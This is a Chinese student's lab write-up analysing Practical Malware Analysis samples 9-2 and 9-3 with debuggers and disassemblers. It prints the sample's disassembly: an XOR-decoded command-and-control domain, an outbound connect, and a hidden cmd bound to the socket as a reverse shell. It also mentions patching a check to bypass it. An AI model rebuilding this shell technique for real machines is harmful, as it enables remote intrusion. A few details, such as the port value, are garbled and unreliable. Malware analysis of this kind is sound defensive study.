3. 可以将Call这个指令直接替换成Mov EAX, 1；从而使得后面的验证总是通过，从而达到破解
4. 这个代码在注册表创建了注册表项，并创建了自身的服务，将自身复制到Windows目录下
5. 网络恶意代码可以执行sleep upload download cmd nothing中的任意一个，功能见实验过程部分
6. 该样本会访问一个url: <http://www.practicalmalwareanalysis.com/>，向他发送get请求。

Lab9-2

问题

1. 在二进制文件中，你看到的静态字符串是什么
2. 当你运行这个二进制文件时，会发生什么
3. 怎样让这个恶意代码的攻击负载获得运行
4. 在地址0x00401133发生了什么
5. 传递给子例程（函数）0x00401089的参数是什么
6. 恶意代码使用的域名是什么
7. 恶意代码使用什么编码函数来混淆域名
8. 恶意代码在0x0040106E处调用CreateProcessA函数的意义是什么

实验过程

先试用strings查看一下静态字符串

```
C:\ 命令提示符
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
Y6@
I6@
WaitForSingleObject
CreateProcessA
Sleep
GetModuleFileNameA
KERNEL32.dll
WSASocketA
WS2_32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
GetCPIInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
cmd
0C@
XB@
```

之后使用IDA查看

.rdata:00...	0000000F	C	runtime error
.rdata:00...	0000000E	C	TLOSS error\r\n
.rdata:00...	0000000D	C	SING error\r\n
.rdata:00...	0000000F	C	DOMAIN error\r\n
.rdata:00...	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00...	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:00...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00...	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00...	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00...	00000021	C	\r\nabnormal program termination\r\n
.rdata:00...	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00...	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00...	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00...	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00...	00000017	C	<program name unknown>
.rdata:00...	00000013	C	GetLastActivePopup
.rdata:00...	00000010	C	GetActiveWindow
.rdata:00...	0000000C	C	MessageBoxA
.rdata:00...	0000000B	C	user32.dll
.rdata:00...	0000000D	C	KERNEL32.dll
.rdata:00...	0000000B	C	WS2_32.dll
.data:004...	00000005	C	\xFF\xFF\xFF\xFF

尝试双击运行本样本

使用Process Explorer进行观察

Process	CPU	Private B...	Working Set	PID	Description	Company Name
System Idle Process	99.62	K	28 K	0		
System		K	296 K	4		
smss.exe	< 0.01	K	168 K	404	564 Windows NT Session Ma...	Microsoft Corporation
csrss.exe		K	2,824 K	4,360	616 Client Server Runtime...	Microsoft Corporation
winlogon.exe		K	8,124 K	5,960	696 Windows NT Logon Appl...	Microsoft Corporation
services.exe		K	1,780 K	3,624	740 Services and Control...	Microsoft Corporation
vmacthlp.exe		K	688 K	2,620	928 VMware Activation Helper	VMware, Inc.
svchost.exe		K	3,108 K	4,960	944 Generic Host Process ...	Microsoft Corporation
vmtoolsd.exe		K	3,964 K	9,092	628 VM...	Microsoft Corporation
vmtoolsd.exe		K	2,020 K	4,992	3820 VM...	Microsoft Corporation
svchost.exe		K	1,932 K	4,524	1012 Generic Host Process ...	Microsoft Corporation
svchost.exe		K	15,500 K	24,860	1196 Generic Host Process ...	Microsoft Corporation
vmtoolsd.exe		K	5,768 K	5,508	1696 Automatic Updates	Microsoft Corporation
wsntf.exe		K	668 K	2,508	2256 Windows Security Cent...	Microsoft Corporation
svchost.exe		K	1,200 K	3,096	1296 Generic Host Process ...	Microsoft Corporation
svchost.exe		K	1,808 K	4,572	1386 Generic Host Process ...	Microsoft Corporation
spoolsv.exe		K	4,432 K	7,148	1476 Spooler SubSystem App	Microsoft Corporation
svchost.exe		K	2,304 K	3,400	1612 Generic Host Process ...	Microsoft Corporation
VGAuthService.exe		K	6,292 K	9,148	2040 VMware Guest Authent...	VMware, Inc.
vmtoolsd.exe		K	12,100 K	15,292	248 VMware Tools Core Ser...	VMware, Inc.
alg.exe		K	1,260 K	3,728	1424 Application Layer Gat...	Microsoft Corporation
lsass.exe		K	4,076 K	6,252	752 LSA Shell (Export Ver...	Microsoft Corporation
explorer.exe		K	15,892 K	11,320	1736 Windows Explorer	Microsoft Corporation
rundll32.exe		K	2,396 K	3,728	1880 Run a DLL as an App	Microsoft Corporation
vmtoolsd.exe		K	11,988 K	16,672	1888 VMware Tools Core Ser...	VMware, Inc.
ctfmon.exe		K	972 K	3,408	1896 CTF Loader	Microsoft Corporation
ollydbg.exe		K	18,452 K	15,912	3996 OllyDbg, 32-位 分析调试器	Microsoft Corporation
cmd.exe		K	2,072 K	2,820	1524 Windows Command Proce...	Microsoft Corporation
idaPlus.exe		K	75,096 K	90,412	2956 The Interactive Disas...	Hex-Rays SA
proccp.exe		K	16,112 K	20,924	2164 Sysinternals Process ...	Sysinternals - www...
conime.exe		K	964 K	3,288	3828 Console IME	Microsoft Corporation

CPU Usage: 0.36% Commit Charge: 7.27% Processes: 31 Physical Usage: 20.99%

初始状态如上图所示

但是发现这个样本不论是双击运行还是使用命令行运行，都非常快的终止了，甚至在Process Explorer中都没有反馈

使用OD和IDA打开样本，进入到main函数中

地址	HEX 数据	反汇编	注释
00401128	55	PUSH EBP	
00401129	8BEC	MOV EBP, ESP	
0040112B	81EC 04030000	SUB ESP, 304	
00401131	56	PUSH ESI	
00401132	57	PUSH EDI	
00401133	C685 50FEFFFF	MOV BYTE PTR SS:[EBP-1B0], 31	
0040113A	C685 51FEFFFF	MOV BYTE PTR SS:[EBP-1AF], 71	
00401141	C685 52FEFFFF	MOV BYTE PTR SS:[EBP-1AE], 61	
00401148	C685 53FEFFFF	MOV BYTE PTR SS:[EBP-1AD], 7A	
0040114F	C685 54FEFFFF	MOV BYTE PTR SS:[EBP-1AC], 32	
00401156	C685 55FEFFFF	MOV BYTE PTR SS:[EBP-1AB], 77	
0040115D	C685 56FEFFFF	MOV BYTE PTR SS:[EBP-1AA], 73	
00401164	C685 57FEFFFF	MOV BYTE PTR SS:[EBP-1A9], 78	
0040116B	C685 58FEFFFF	MOV BYTE PTR SS:[EBP-1A8], 33	
00401172	C685 59FEFFFF	MOV BYTE PTR SS:[EBP-1A7], 65	
00401179	C685 5AFEFFFF	MOV BYTE PTR SS:[EBP-1A6], 64	
00401180	C685 5BFEFFFF	MOV BYTE PTR SS:[EBP-1A5], 63	
00401187	C685 5CFEFFFF	MOV BYTE PTR SS:[EBP-1A4], 0	
0040118E	C685 60FEFFFF	MOV BYTE PTR SS:[EBP-1A0], 6F	
00401195	C685 61FEFFFF	MOV BYTE PTR SS:[EBP-19F], 63	
0040119C	C685 62FEFFFF	MOV BYTE PTR SS:[EBP-19E], 6C	
004011A3	C685 63FEFFFF	MOV BYTE PTR SS:[EBP-19D], 2E	
004011AA	C685 64FEFFFF	MOV BYTE PTR SS:[EBP-19C], 65	
004011B1	C685 65FEFFFF	MOV BYTE PTR SS:[EBP-19B], 78	
004011B8	C685 66FEFFFF	MOV BYTE PTR SS:[EBP-19A], 65	
004011BF	C685 67FEFFFF	MOV BYTE PTR SS:[EBP-199], 0	
004011C6	B9 08000000	MOV ECX, 8	
004011CB	BE 34504000	MOV ESI, Lab09-02.00405034	
004011D0	8BDB 10FEFFFF	LEA EDI, DWORD PTR SS:[EBP-1F0]	
004011D6	F3:A5	REP MOVSD WORD PTR ES:[EDI], WORD PTR DS:[ESI]	
004011D8	A4	MOVS BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]	
004011D9	C785 48FEFFFF	MOV DWORD PTR SS:[EBP-1B8], 0	
004011E3	C685 00FEFFFF	MOV BYTE PTR SS:[EBP-300], 0	

发现在main函数刚开始的时候有一堆的mov byte指令，把很多的内容放到了栈中

可以看到EBP的值 | EBP 0012FF80 |

减去1B0后为12 FDD0

找到栈的相应位置，将内容以ASCII显示出来可以看到

2C	20202020	
30	7A617131	1qaz
34	78737732	2wsx
38	63646533	3edc
3C	20202000	.
30	2E6C636F	ocl.
34	00657865	exe.
38	20202020	
3C	20202020	

这里压入了两个字符串，一个字符串是1qaz2wsx3edc，另一个是ocl.exe

004011D8	A4	MOVS BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]	
004011D9	C785 48FEFFFF	MOV DWORD PTR SS:[EBP-1B8], 0	
004011E3	C685 00FEFFFF	MOV BYTE PTR SS:[EBP-300], 0	
004011EA	B9 43000000	MOV ECX, 43	
004011EF	33C0	XOR EAX, EAX	
004011F1	8BDB 01FDFFFF	LEA EDI, DWORD PTR SS:[EBP-2FF]	
004011F7	F3:AB	REP STOSD WORD PTR ES:[EDI]	
004011F9	AA	STOSB BYTE PTR ES:[EDI]	
004011FA	68 0E010000	PUSH 10E	BufSize = 10E (270.)
004011FF	8D85 00FDFFFF	LEA EAX, DWORD PTR SS:[EBP-300]	
00401205	50	PUSH EAX	PathBuffer
00401206	6A 00	PUSH 0	hModule = NULL
00401208	FF15 0C404000	CALL DWORD PTR DS:[<KERNEL32.GetModule]	GetModuleFileNameA
0040120E	6A 5C	PUSH 5C	
00401210	8D8D 00FDFFFF	LEA ECX, DWORD PTR SS:[EBP-300]	

之后获取了当前路径

3D 00FDFFFF	LEA ECX, DWORD PTR SS:[EBP-300]	
	PUSH ECX	
34030000	CALL Lab09-02.00401550	

再之后这里调用了个401550函数，传进去的参数是 | PUSH 5C | ECX 0012FC80 |

使用IDA可以发现这个函数被识别出来了

; HCC1B0C55. Library function up-based frame

```

; char *__cdecl strchr(const char *, int)
__strchr      proc near                                ; CODE XREF: _main+EF1p

```

```

arg_0          = dword ptr 8
arg_4          = byte ptr 0Ch

```

经过查询资料以后可以发现这个函数的功能是：

C 库函数 `char *strrchr(const char *str, int c)` 在参数 `str` 所指向的字符串中搜索最后一次出现字符 `c` (一个无符号字符) 的位置。

声明

下面是 `strrchr()` 函数的声明。

```
char *strrchr(const char *str, int c)
```

查看栈上12FC80位置处的内容

0012FC80	445C3A43	C:\D
0012FC84	6D75636F	ocum
0012FC88	73746E65	ents
0012FC8C	646E6120	and
0012FC90	74655320	Set
0012FC94	676E6974	ting
0012FC98	64415C73	s\Ad
0012FC9C	696E696D	mini
0012FCA0	61727473	stra
0012FCA4	5C726F74	tor\
0012FCA8	E6C3C0D7	桌面
0012FCAC	BBCFC95C	\上
0012FCB0	D1B5CAFA	笛
0012FCB4	B1F9D1E9	樂
0012FCB8	68435CBE	絃Ch
0012FCBC	65747061	apte
0012FCC0	4C395F72	r_9L
0012FCC4	62614C5C	\Lab
0012FCC8	302D3930	09-0
0012FCCC	78652E32	2. ex
0012FCD0	00000065	e...

发现上面存放的就是当前程序的绝对路径，而5C就是"\"，所以这里就是进行了一个切分，将完整的路径名称切分成了目录和文件名

之后在调用004014C0函数之前，我们可以看到传入的参数为：

0012FC6C	0012FDE0	ASCII "ocl.exe"
0012FC70	0012FCC5	ASCII "Lab09-02.exe"
0012FC74	7C930208	ntdll.7C930208
0012FC78	FFFFFFFF	

通过IDA可以知道这个函数是一个strcmp函数

```
; int __cdecl strcmp(const char *, const char *)
_strcmp proc near
```

00401235	51	PUSH ECX
00401236	E8 85020000	CALL Lab09-02.004014C0
0040123B	83C4 08	ADD ESP, 8
0040123E	85C0	TEST EAX, EAX
00401240	74 0A	JE SHORT Lab09-02.0040124C
00401242	B8 01000000	MOV EAX, 1
00401247	E9 8A010000	JMP ocl.004013D6
0040124C	BA 01000000	MOV EDX, 1

再之后根据比较的值进行跳转，可以发现如果匹配不上就会直接退出。这也就是为什么这个程序之前什么也没有做，就直接退出了，是因为文件名称不符。

将文件名改成ocl.exe后重新运行

0040123E	85C0	TEST EAX, EAX
00401240	74 0A	JE SHORT ocl.0040124C
00401242	B8 01000000	MOV EAX, 1
00401247	E9 8A010000	JMP ocl.004013D6
0040124C	BA 01000000	MOV EDX, 1

成功越过了跳转到结束的指令，进入函数内部

通过IDA的交叉引用，定位到调用函数401089的位置

```
.text:0040129C 83 80 FC FC FF FF FF      cmp     [ebp+5], 0FFFFFFFh
.text:004012A3 75 0A                      jnz     short loc_4012AF
.text:004012A5 B8 01 00 00 00             mov     eax, 1
.text:004012AA E9 27 01 00 00             jmp     loc_4013D6
.text:004012AF
.text:004012AF                                     loc_4012AF:                                     ; CODE XREF: _main+17B7j
.text:004012AF 8D 8D 10 FE FF FF          lea     ecx, [ebp+var_1F0]
.text:004012B5 51                          push    ecx                                     ; int
.text:004012B6 8D 95 50 FE FF FF          lea     edx, [ebp+var_1B0]
.text:004012BC 52                          push    edx                                     ; char *
.text:004012BD E8 C7 FD FF FF             call    sub_401089
```

可以看见一共压入了两个参数，一个是ecx，一个是edx，并且当前位置是在4012AF开始执行，在IDA中看不直观，接下来去OD中查看

```
00401251 85D2 TEST EDX,EDX
00401253 0F84 7B010000 JE ocl.004013D4
00401259 8D85 68FEFFFF LEA EAX,DWORD PTR SS:[EBP-198]
0040125F 50 PUSH EAX
00401260 68 02020000 PUSH 202
00401265 FF15 9C404000 CALL DWORD PTR DS:[<WS2_32.#115>]
0040126B 8985 4CFEFFFF MOV DWORD PTR SS:[EBP-1B4],EAX
00401271 83BD 4CFEFFFF CMP DWORD PTR SS:[EBP-1B4],0
00401278 74 0A JE SHORT ocl.00401284
0040127A B8 01000000 MOV EAX,1
0040127F E9 52010000 JMP ocl.004013D6
00401284 6A 00 PUSH 0
00401286 6A 00 PUSH 0
00401288 6A 00 PUSH 0
0040128A 6A 06 PUSH 6
0040128C 6A 01 PUSH 1
0040128E 6A 02 PUSH 2
00401290 FF15 A0404000 CALL DWORD PTR DS:[<WS2_32.WSASocketA>]
pWSAData
RequestedVersion = 202 (2.2.)
WSAStartup
Flags = 0
Group = 0
pWSAProtocol = NULL
Protocol = IPPROTO_TCP
Type = SOCK_STREAM
Family = AF_INET
WSASocketA
```

首先在调用这个函数之前，通过注释可以看到上面一部分进行了网络操作，分别是WSAStartup和WSASocket，都是为网络行为做准备。

在执行到了要调用位置时，查看寄存器的状态

```
寄存器 (FPU)
EAX 00000080
ECX 0012FD90
EDX 0012FDD0 ASCII "1qaz2wsx3edc"
EBX 7FFDE000
ESP 0012FC6C
EBP 0012FF80
ESI 00405055 ocl.00405055
EDI 0012FD8E
EIP 004012BD ocl.004012BD
```

可以看到ecx中存放的是栈指针，edx中存放的就是一开始创建的ASCII

找到栈上相应的位置可以看到

```
0012FD90 01000000 . . . Ig
0012FD90 54160648 F-T
0012FD94 1B120542 B|l-
0012FD98 02070C47 G. .
0012FD9C 16001C5D ]. .
0012FDA0 1D011645 E-r
0012FDA4 0F050B52 R|d
0012FDA8 09080248 H.p.
0012FDAC 151C141C q-
0012FDB0 20202000
```

内容比较乱，暂时看不出来指向的是什么内容

继续向下执行，可以看见


```
004012CE 50 PUSH EAX
004012CC FF15 A4404000 CALL DWORD PTR DS:[<WS2_32.#52>]
004012D0 8985 44FFFFFF MOV DWORD PTR SS:[EBP-1FC],EAX
Name = "www.practicalmalwareanalysis.com"
gethostbyname
```

这个gethostbyname函数的功能就是通过域名获取IP地址，至于这里的域名，是在前面0x00401089函数执行的时候得到的。

寄存器 (FPU)		
EAX	0012FB64	ASCII "www.practicalmalwareanalysis.com"
ECX	00000020	

进入到0x00401089可以看见

004010BF	83C4 04	ADD ESP, 4
004010C2	8985 FCFEFFFF	MOV DWORD PTR SS:[EBP-104], EAX
004010C8	C785 F8FEFFFF	MOV DWORD PTR SS:[EBP-108], 0
004010D2	EB 0F	JMP SHORT 004010E3
004010D4	8B8D F8FEFFFF	MOV ECX, DWORD PTR SS:[EBP-108]
004010DA	83C1 01	ADD ECX, 1
004010DD	898D F8FEFFFF	MOV DWORD PTR SS:[EBP-108], ECX
004010E3	83BD F8FEFFFF	CMP DWORD PTR SS:[EBP-108], 20
004010EA	7D 31	JGE SHORT 0040111D
004010EC	8B55 0C	MOV EDX, DWORD PTR SS:[EBP+C]
004010EF	0395 F8FEFFFF	ADD EDX, DWORD PTR SS:[EBP-108]
004010F5	0FBEOA	MOVSX ECX, BYTE PTR DS:[EDX]
004010F8	8B85 F8FEFFFF	MOV EAX, DWORD PTR SS:[EBP-108]
004010FE	99	CDQ
004010FF	F7BD FCFEFFFF	IDIV DWORD PTR SS:[EBP-104]
00401105	8B45 08	MOV EAX, DWORD PTR SS:[EBP+8]
00401108	0FBF1410	MOVSX EDX, BYTE PTR DS:[EAX+EDX]
0040110C	33CA	XOR ECX, EDX
0040110E	8B85 F8FEFFFF	MOV EAX, DWORD PTR SS:[EBP-108]
00401114	888C05 00FFFF	MOV BYTE PTR SS:[EBP+EAX-100], CL
0040111B	EB B7	JMP SHORT 0040110D
0040111D	8D85 00FFFFFF	LEA EAX, DWORD PTR SS:[EBP-100]



其中这一块部分的代码是一个循环，根据中间xor的操作可以很明显的看出这里是进行异或解密，同时异或的次数是20h，也就是32次。

函数的出口就是40111D位置

004012E1	8B8D FCFEFFFF	MOV ECX, DWORD PTR SS:[EBP-304]	
004012E7	51	PUSH ECX	
004012E8	FF15 A8404000	CALL DWORD PTR DS:[<@WS2_32.#3>]	Socket
004012EE	FF15 AC404000	CALL DWORD PTR DS:[<@WS2_32.#116>]	closesocket
004012F4	68 30750000	PUSH 7530	WSACleanup
004012F9	FF15 08404000	CALL DWORD PTR DS:[<@KERNEL32.Sleep>]	Timeout = 30000. ms
004012FF	E9 48FFFFFF	JMP 0040124C	Sleep

在获取了IP之后，可以看见程序关闭了之前的网络行为，然后睡眠30s

00401311	8995 38FEFF	MOV DWORD PTR SS:[EBP-1C8], EDI	
00401317	68 0F270000	PUSH 270F	NetShort = 270F
0040131C	FF15 B0404000	CALL DWORD PTR DS:[<AWS2_32.#9>]	ntohs
00401322	66 0905 34FE	MOV WORD PTR SS:[EBP-1CA], AX	

之后使用ntohs函数确定要连接的端口270h

00401322	66 0905 34FE	MOV WORD PTR SS:[EBP-1CA], AX	
00401329	66:C785 34FE	MOV WORD PTR SS:[EBP-1CC], 2	
00401332	6A 10	PUSH 10	AddrLen = 10 (16.)
00401334	8D85 34FEFF	LEA EAX, DWORD PTR SS:[EBP-1CC]	pSockAddr
0040133A	50	PUSH EAX	
0040133B	8B8D FCFCFF	MOV ECX, DWORD PTR SS:[EBP-304]	Socket
00401341	51	PUSH ECX	connect
00401342	FF15 B4404000	CALL DWORD PTR DS:[<AWS2_32.#4>]	
00401348	8985 4CFEFF	MOV DWORD PTR SS:[EBP-1B4], EAX	
0040134E	83BD 4CFEFF	CMP DWORD PTR SS:[EBP-1B4], -1	
00401355	75 23	JNZ SHORT op_0040137A	

最后进行connected

connet成功以后进入到401000函数，通过IDA可以看到

```
ProcessInformation= _PROCESS_INFORMATION ptr -10h
arg_10= dword ptr 18h
```

```
push    ebp
mov     ebp, esp
sub     esp, 58h
mov     [ebp+var_14], 0
push    44h           ; size_t
push    0             ; int
lea     eax, [ebp+StartupInfo]
push    eax           ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h
push    10h           ; size_t
push    0             ; int
lea     ecx, [ebp+ProcessInformation]
push    ecx           ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx           ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax           ; lpStartupInfo
push    0             ; lpCurrentDirectory
push    0             ; lpEnvironment
push    0             ; dwCreationFlags
push    1             ; bInheritHandles
push    0             ; lpThreadAttributes
push    0             ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0             ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFFh    ; dwMilliseconds
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx           ; hHandle
call    ds:WaitForSingleObject
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
sub_401000 endp
```

可以看到这里创建了一个新进程，并运行cmd。并且可以看出，这个样本修改了STARTUPINFO的结构，将参数传递给函数CreateProcessA，并且在创建的时候wShowWindow被设置了SW_HIDE，也就是说这个cmd会在后台进行运行。同时

```

mov     [ebp+StartupInfo.hStdInput], edx
eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]

```

在这一块操作中可以看见，STARTUPINFO被设置成了套接字socket，也就是说以后socket的交互都会直接和这个cmd进行交互

问题回答

1. 看到的静态字符串如实验过程中strings和ida查看的所示，除了一些函数和链接库之外没有什么有价值的字符串
2. 这个程序很快就终止了，没有什么明显的行为
3. 需要把文件名改成ocl.exe再运行

4.

```

mov     [ebp+var_1B0], 31h
mov     [ebp+var_1AF], 71h
mov     [ebp+var_1AE], 61h
mov     [ebp+var_1AD], 7Ah
mov     [ebp+var_1AC], 32h
mov     [ebp+var_1AB], 77h
mov     [ebp+var_1AA], 73h
mov     [ebp+var_1A9], 78h
mov     [ebp+var_1A8], 33h
mov     [ebp+var_1A7], 65h
mov     [ebp+var_1A6], 64h
mov     [ebp+var_1A5], 63h
mov     [ebp+var_1A4], 0
mov     [ebp+var_1A0], 6Fh
mov     [ebp+var_19F], 63h
mov     [ebp+var_19E], 6Ch
mov     [ebp+var_19D], 2Eh
mov     [ebp+var_19C], 65h
mov     [ebp+var_19B], 78h
mov     [ebp+var_19A], 65h
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]

```

可以看见这个位置创建了两个字符串，一个字符串是1qaz2wsx3edc，另一个是ocl.exe

5. 传入的参数是刚开始创建的一个字符串和栈上的一个地址

6.

7. 使用异或的方式，密钥是一开始创建的字符串

8. 创建一个隐藏的cmd，并将这个cmd和套接字进行绑定，利用cmd进行交互

Lab9-3

问题

1. Lab9-3.exe导入了哪些DLL

2. DLL1.dll、DLL2.dll、DLL3.dll要求的基地址是多少
3. 当使用OD调试Lab9-3.exe时，DLL1.dll、DLL2.dll、DLL3.dll分配的基地址是什么
4. 当Lab9-3.exe调用DLL1.dll中的一个导入函数时，这个函数都做了些什么
5. 当Lab9-3.exe调用WriteFile函数时，他写入的文件名是什么
6. 当Lab9-3.exe调用NetScheduleJobAdd创建一个job时，从哪里获取第二个参数的数据
7. 在运行或调试Lab9-3.exe时，你会看到Lab9-3.exe打印出三块神秘数据。DLL1的神秘数据、DLL2的神秘数据、DLL3的神秘数据分别是什么
8. 如何将DLL2.dll加载到IDA Pro中，使得它与OD使用的加载地址匹配

实验过程

首先使用IDA查看导入表

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
00405008		DLL2ReturnJ	DLL2
0040500C		DLL2Print	DLL2
00405014		WriteFile	KERNEL32
00405018		LMapStringW	KERNEL32
0040501C		CloseHandle	KERNEL32
00405020		LoadLibraryA	KERNEL32
00405024		GetProcAddress	KERNEL32
00405028		GetStringTypeA	KERNEL32
0040502C		Sleep	KERNEL32
00405030		GetCommandLineA	KERNEL32
00405034		GetVersion	KERNEL32
00405038		ExitProcess	KERNEL32
0040503C		TerminateProcess	KERNEL32
00405040		GetCurrentProcess	KERNEL32
00405044		UnhandledExceptionFilter	KERNEL32
00405048		GetModuleFileNameA	KERNEL32
0040504C		FreeEnvironmentStringsA	KERNEL32
00405050		FreeEnvironmentStringsW	KERNEL32
00405054		WideCharToMultiByte	KERNEL32
00405058		GetEnvironmentStrings	KERNEL32
0040505C		GetEnvironmentStringsW	KERNEL32
00405060		SetHandleCount	KERNEL32
00405064		GetStdHandle	KERNEL32
00405068		GetFileType	KERNEL32
0040506C		GetStartupInfoA	KERNEL32

可以发现导入的DLL文件有DLL1,DLL2,KERNEL32和NETAPI32

之后使用PEView查看一下三个DLL文件

DLL1.dll

IMAGE_DOS_HEADER

MS-DOS Stub Program

IMAGE_NT_HEADERS

Signature

IMAGE_FILE_HEADER

IMAGE_OPTIONAL_HEADER

IMAGE_SECTION_HEADER text

IMAGE_SECTION_HEADER rdata

IMAGE_SECTION_HEADER data

IMAGE_SECTION_HEADER reloc

pFile	Data	Description	Value
000000F8	010B	Magic	IMAGE_NT_OPTIONAL_HDR32_MAGIC
000000FA	06	Major Linker Version	
000000FB	00	Minor Linker Version	
000000FC	00006000	Size of Code	
00000100	00007000	Size of Initialized Data	
00000104	00000000	Size of Uninitialized Data	
00000108	00001152	Address of Entry Point	
0000010C	00001000	Base of Code	
00000110	00007000	Base of Data	
00000114	10000000	Image Base	

DLL2.dll

IMAGE_DOS_HEADER

MS-DOS Stub Program

IMAGE_NT_HEADERS

Signature

IMAGE_FILE_HEADER

IMAGE_OPTIONAL_HEADER

IMAGE_SECTION_HEADER text

IMAGE_SECTION_HEADER rdata

IMAGE_SECTION_HEADER data

IMAGE_SECTION_HEADER reloc

pFile	Data	Description	Value
000000F8	010B	Magic	IMAGE_NT_OPTIONAL_HDR32_MAGIC
000000FA	06	Major Linker Version	
000000FB	00	Minor Linker Version	
000000FC	00006000	Size of Code	
00000100	00007000	Size of Initialized Data	
00000104	00000000	Size of Uninitialized Data	
00000108	00001174	Address of Entry Point	
0000010C	00001000	Base of Code	
00000110	00007000	Base of Data	
00000114	10000000	Image Base	

DLL3.dll

IMAGE_DOS_HEADER

MS-DOS Stub Program

IMAGE_NT_HEADERS

Signature

IMAGE_FILE_HEADER

IMAGE_OPTIONAL_HEADER

IMAGE_SECTION_HEADER text

IMAGE_SECTION_HEADER rdata

IMAGE_SECTION_HEADER data

IMAGE_SECTION_HEADER reloc

pFile	Data	Description	Value
000000F0	010B	Magic	IMAGE_NT_OPTIONAL_HDR32_MAGIC
000000F2	06	Major Linker Version	
000000F3	00	Minor Linker Version	
000000F4	00006000	Size of Code	
000000F8	00007000	Size of Initialized Data	
000000FC	00000000	Size of Uninitialized Data	
00000100	000011A1	Address of Entry Point	
00000104	00001000	Base of Code	
00000108	00007000	Base of Data	
0000010C	10000000	Image Base	
00000110	00001000	Section Alignment	

可以发现三个动态链接库装载的位置都是10000000

在程序运行的过程中我们发现，他调用了LoadLibraryA函数去加载DLL3.dll文件

